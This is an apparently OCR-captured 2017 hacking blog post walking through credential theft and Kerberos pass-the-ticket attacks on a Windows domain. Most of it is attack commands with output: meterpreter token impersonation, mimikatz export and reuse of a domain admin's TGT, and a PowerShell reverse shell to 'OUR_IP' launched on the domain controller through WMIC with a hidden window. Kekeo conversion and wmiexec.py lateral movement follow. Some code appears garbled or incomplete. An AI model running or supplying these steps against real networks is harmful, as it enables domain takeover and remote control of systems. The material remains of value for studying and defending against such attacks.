


From Pass-the-Hash to Pass-the-Ticket with No Pain

POSTED IN HACKING ON JUNE 30, 2017

SHARE


test.

We are all grateful to the Microsoft which gave us the possibility to use the "Pass the Hash" technique! In short: if we have the NTLM hashes of the user password, we can authenticate against the remote system without knowing the real password, just using the hashes.

Things were (finally) changing, starting from Windows 7, Microsoft tried to "patch" this vulnerability with questionable results (excellent article here: http://www.harmj0y.net/blog/redteaming/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/).


But with the advent of Windows 2012R2 and the corresponding Domain Functional Level, it is possible to completely prohibit the NTLM authentication and consequently PTH for domain users belonging to the special group "Protected Users Group."

Sure, with a metepreter session we could easily load the "incognito" module and impersonate the domain admin user who just logged in by "stealing" his Kerberos ticket:



```
NT AUTHORITY\SYSTEM
SRV2012\Administrator
SRV2012\andrea
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE

meterpreter > impersonate_token mydomainb\\administrator
[+] Delegation token available
[+] Successfully impersonated user MYDOMAINB\Administrator
meterpreter >
```

And with this appropriate shell start our lateral movement:



```
meterpreter > shell
Process 4140 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
mydomainb\administrator

C:\Windows\system32>klist
klist

Current LogonId is 0:0x516ec

Cached Tickets: (3)

#0>     Client: administrator @ MYDOMAINB.LOCAL
        Server: krbtgt/MYDOMAINB.LOCAL @ MYDOMAINB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 5/11/2017 19:02:55 (local)
        End Time:   5/12/2017 5:02:55 (local)
        Renew Time: 5/18/2017 19:02:55 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: SERVER2012DC
```

But what if we can’t use Metasploit or similar tools because the Antivirus is blocking us?

Game over? No! We have the Kerberos Authentication to play with. Instead of passing the hash, we will pass the ticket!

Imagine this scenario:

face with a Windows 2012 Server:


```
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 389848 (00000000:0005f2d8)

Session : Interactive from 2

User Name : administrator

Domain : MYDOMAINB

Logon Server : SERVER2012DC

Logon Time : 5/12/2017 6:45:15 PM

SID : S-1-5-21-3534665177-2148510708-2241433719-500

  msv :

   [00010000] CredentialKeys

   * RootKey : xxxxx

   * DPAPI : yyyyy

  tspkg :
```

```
  * Password : (null)

 kerberos :

  * Username : administrator

  * Domain : MYDOMAINB.LOCAL

  * Password : (null)

 ssp :    KO

 credman :
```

And the following command won’t reveal us anything about all the keys associated with the domain administrator:

```
mimikatz(powershell) # sekurlsa::ekeys
```

Now we are pretty sure that our Domain Admin belongs the special “Protected users group.”



So, let's play with Kerberos!

First of all, let's see if we can export all the kerberos tickets.

```
mimikatz(powershell) # sekurlsa::tickets /export

PS C:\test\temp> get-childitem | select name

Name

—-
```

```
[0;3e4]-2-0-60a10000-SRV2012$@krbtgt-MYDOMAINB.LOCAL.kirbi

[0;3e4]-2-1-40e10000-SRV2012$@krbtgt-MYDOMAINB.LOCAL.kirbi

[0;3e7]-0-0-40a50000-SRV2012$@LDAP-server2012dc.mydomainb.local.kirbi

[0;3e7]-0-1-40a50000-SRV2012$@cifs-server2012dc.mydomainb.local.kirbi

[0;3e7]-0-2-40a10000.kirbi

[0;3e7]-0-3-40a50000-SRV2012$@ldap-server2012dc.mydomainb.local.kirbi

[0;3e7]-2-0-60a10000-SRV2012$@krbtgt-MYDOMAINB.LOCAL.kirbi

[0;3e7]-2-1-40e10000-SRV2012$@krbtgt-MYDOMAINB.LOCAL.kirbi

[0;5f2d8]-0-0-40a10000-Administrator@host-srv2012.mydomainb.local.kirbi

[0;5f2d8]-2-0-40e10000-Administrator@krbtgt-MYDOMAINB.LOCAL.kirbi
```

Nice catch! We have all the tickets and the interesting one is the TGT (Ticket Granting Ticket) for Domain Admin, who logged into this server:

```
[0;5f2d8]-2-0-40e10000-Administrator@krbtgt-MYDOMAINB.LOCAL.kirbi
```

Let’s rename the file to “admin.krb”

```
PS C:\test\temp> copy “*-2-0-40e10000-Administrator@krbtgt-MYDOMAINB.LOCAL.kirbi” admin.krb
```

```
—- ———- —— —-

-a— 5/12/2017 7:17 PM 1605 admin.krb
```

We have all we need, time to load this ticket and impersonate the domain admin. How? With mimimkatz’s feature “Pass the Ticket”!

```
mimikatz(powershell) # kerberos::ptt admin.krb

* File: ‘admin.krb’: OK
```

The ticket was successfully loaded. Time to check it:

```
PS C:\test\temp> klist

Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: Administrator @ MYDOMAINB.LOCAL

    Server: krbtgt/MYDOMAINB.LOCAL @ MYDOMAINB.LOCAL

    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96

    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize

    Start Time: 5/16/2017 22:13:31 (local)
    Cache Flags: 0x1 -> PRIMARY

    Kdc Called:
```

Great! Ticket loaded and valid for 10 hours which is the default lifetime of TGT tickets.

So, we are able to impersonate the admin user, let’s check it by copying a file in C: drive of the domain controller:

```
PS C:\test\temp> copy test.txt \\server2012dc\c$

PS C:\test\temp> dir \\server2012dc\c$

Directory: \\server2012dc\c$

Mode LastWriteTime Length Name

—- ————- —— —-

d—- 8/22/2013 5:52 PM PerfLogs

d-r– 2/17/2017 8:23 AM Program Files

d—- 1/14/2017 7:35 AM Program Files (x86)

d—- 3/29/2017 10:03 PM temp

d—- 4/30/2017 4:39 PM test
```

The file was successfully copied because we have domain admin rights!

Remember: you have to refer to the remote server with his host name and NOT the IP address otherwise NTLM authentication would occur.

And from now on we could use the wonderful ***wmic.exe*** utility for our lateral movement given that it is possible to execute a remote process using Kerberos authentication

For example, let's execute a remote reverse PowerShell with domain admin rights by using our Kerberos ticket.

First of all, let’s create our ps1 script:


```
PS C:\test\tmp>echo ‘$client = New-Object System.Net.Sockets.TCPClient(“OUR_IP”,4444)’ > rev.ps1

PS C:\test\tmp>echo ‘$stream = $client.GetStream()’ >> rev.ps1

PS C:\test\tmp>echo ‘[byte[]]$bytes = 0..65535|%{0}’ >> rev.ps1
PS C:\test\tmp>echo ‘$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2) ‘ >> rev.ps1

PS C:\test\tmp>echo ‘$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()} ‘ >> rev.ps1

PS C:\test\tmp>echo ‘$client.Close() ‘ >> rev.ps1
```

Copy it on the DC:

```
PS C:\test\tmp>copy rev.ps1 \\server2012dc\c$\windows\temp
```

And execute it on DC:

```
PS C:\TEST\TMP> WMIC /AUTHORITY:”KERBEROS:MYDOMAINB\SERVER2012DC” /NODE:SERVER2012DC PROCESS CALL CREATE “POWERSHELL -EXECUTIONPOLICY BYPASS -WINDOWSTYLE HIDDEN -F C:\WINDOWS\TEMP\REV.PS1”

EXECUTING (WIN32_PROCESS)->CREATE()

METHOD EXECUTION SUCCESSFUL.

OUT PARAMETERS:

INSTANCE OF __PARAMETERS

{
};
```



```
listening on [any] 4444 ...
192.168.178.196: inverse host lookup failed: Unknown host
connect to [192.168.178.31] from (UNKNOWN) [192.168.178.196] 64017

PS C:\Windows\system32> whoami
mydomainb\administrator
PS C:\Windows\system32> hostname
server2012dc
PS C:\Windows\system32>
```

Wonderful shell, isn't it?

OK, now let's move a step forward. What if we would use this ticket for accessing a remote Windows system from our Linux box? Is it possible? Oh yes!

First of all, we have to install Kerberos (*apt-get install krb5-user* or *yum install krb5-workstation*).


Second, we have to convert our admin.krb ticket from "kirbi" to "ccache" format. How? With "kekeo" (by Benjamin Deply, author of mimikatz) a suite to play with Kerberos and which can be downloaded here:

https://github.com/gentilkiwi/kekeo

This suite has to be built with Visual Studio (I used 2015 version) along with the commercial library ASN.1/C.

- Download and install ASN.1/C 64 bit version with the provided demo license http://www.oss.com/asn1/products/asn1-c/asn1-c.html
- Download the kekeo suite in a dedicated directory (ex: c:\kekeo)
- Copy asn1dflt.msx64.zp8 located in <oss_install_dir>winx64[.tria]l\10.4.0.1\asn1dflt to c:\kekeo\modules\asn1

In ASN1. Studio open the project: c:\kekeo\modules\kull_m_kerberos_asn1.a1sproj and generate files with Project/Compile



```
asn1 : C1310I: No critical errors found, but message(s) were suppressed due to the compiler's default permissive mode.  Compile with -noRelaxedMode to see all messages.

asn1 : C0245I: 11 warning messages suppressed, 0 informatory messages suppressed.
To see the suppressed messages use the option -warningMessages.

asn1 : C0043I: 0 error messages, 0 warning messages and 1 informatory message issued.

11:21:37: kull_m_kerberos_asn1: Compilation summary: The project kull_m_kerberos_asn1 includes 30 PDUs and 0 ASN.1 values.
```

It will create:


1. c:\kekeo\modules\kull_m_kerberos_asn1.c
2. c:\kekeo\modules\kull_m_kerberos_asn1.h

Then you have to copy from your OSS ASN.1/C install dir

- include\ossasn1.h to c:\kekeo\inc\
- include\osstype.h to c:\kekeo\inc\
- lib\toedcode.libto c:\kekeo\lib\
- lib\ossiphlp.libto c:\kekeo\\lib\

Rename “kull_m_kerberos_oss_asn1_internal.c” to “kull_m_kerberos_oss_asn1_internal_x64.c” in c:\kekeo\modules\asn1

Time to generate our solution from Visual Studio by opening the project kekeo.sln:



```
            }

            GetSystemTimeAsFileTime(&fTime); kprintf(L"> Free user list        : "); kull_m_string_displayLocalFileTime(&fTime); kprintf(L"\n");
            for(entry = (PKIWI_USERNAMEA) gUserList.Flink; entry != (PKIWI_USERNAMEA) &gUserList; entry = tmp)
            {
                tmp = (PKIWI_USERNAMEA) entry->navigator.Flink;
                RtlFreeAnsiString(&entry->username);
                LocalFree(entry);
            }
            gUserList.Blink = gUserList.Flink = &gUserList;
            GetSystemTimeAsFileTime(&fTime); kprintf(L"> End of user list      : "); kull_m_string_displayLocalFileTime(&fTime); kprintf(L"\n");
        }
        else PRINT_ERROR(L"unable to get users\n");

        LocalFree(gDomain);
    }
    else PRINT_ERROR(L"/dc:<dc.fqdn.local> /domain:<fqdn.local> required\n");
    return STATUS_SUCCESS;
}
```


Output

Mostra output di: Compilazione

```
1>  kuhl_m_tgt.c
1>  kuhl_m_standard.c
1>  Generazione codice in corso...
1>  Generazione codice terminata
1>  kekeo.vcxproj -> D:\kekeo-master\x64\kekeo.exe
========== Ricompilazione: 1 completate, 0 non riuscite, 0 ignorate ==========
```

If everything works fine we will have your executable “kekeo.exe” compiled. (Don’t forget to disable “stop compilation on warning” setting /WX- option in the C++ compiler option in Visual Studio.

After that, download your admin.krb ticket and convert it to ccache format:



```
D:\kekeo-master\x64>kekeo.exe

  ___ _      kekeo 2.0 (x64) built on Jun 14 2017 21:33:58
 /   ('>-    "A La Vie, A L'Amour"
 | K  |      /* * *
 \____/       Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_         http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                              with  7 modules * * */

kekeo # misc::convert ccache d:\temp\admin.krb
Destination : MIT Credential Cache (simple)
 < d:\temp\admin.krb (RFC KRB-CRED (#22))
 > Administrator@MYDOMAINB.LOCAL_krbtgt~MYDOMAINB.LOCAL@MYDOMAINB.LOCAL.ccaches

kekeo #
```

We have now our ticket in .ccache format, let’s copy it on our Linux box and load it.

```
Fri May 19 02:49:23 CEST 2017
```

Then copy the ticket file in the correct location (or just set the environment variable KRB5CCNAME to correct location):


```
# cp amdin.ccache /tmp/krb5cc_0
```

The command “klist” will confirm that the ticket was correctly loaded:

```
Ticket cache: FILE:/tmp/krb5cc_0

Default principal: Administrator@MYDOMAINB.LOCAL

Valid starting Expires Service principal

03/29/2017 21:26:37 03/30/2017 07:26:37 krbtgt/MYDOMAINB.LOCAL@MYDOMAINB.LOCAL

  renew until 04/05/2017 21:26:37
```

At this point, all we need is a tool which enables Kerberos authentication, for example, *wmiexec.py* from Impacket suite (https://github.com/CoreSecurity/impacket):

```
wmiexec.py -k -debug -no-pass -dc-ip 192.168.178.196 mydomainb.local/Administrator@server2012dc.MYDOMAINB.LOCAL
```

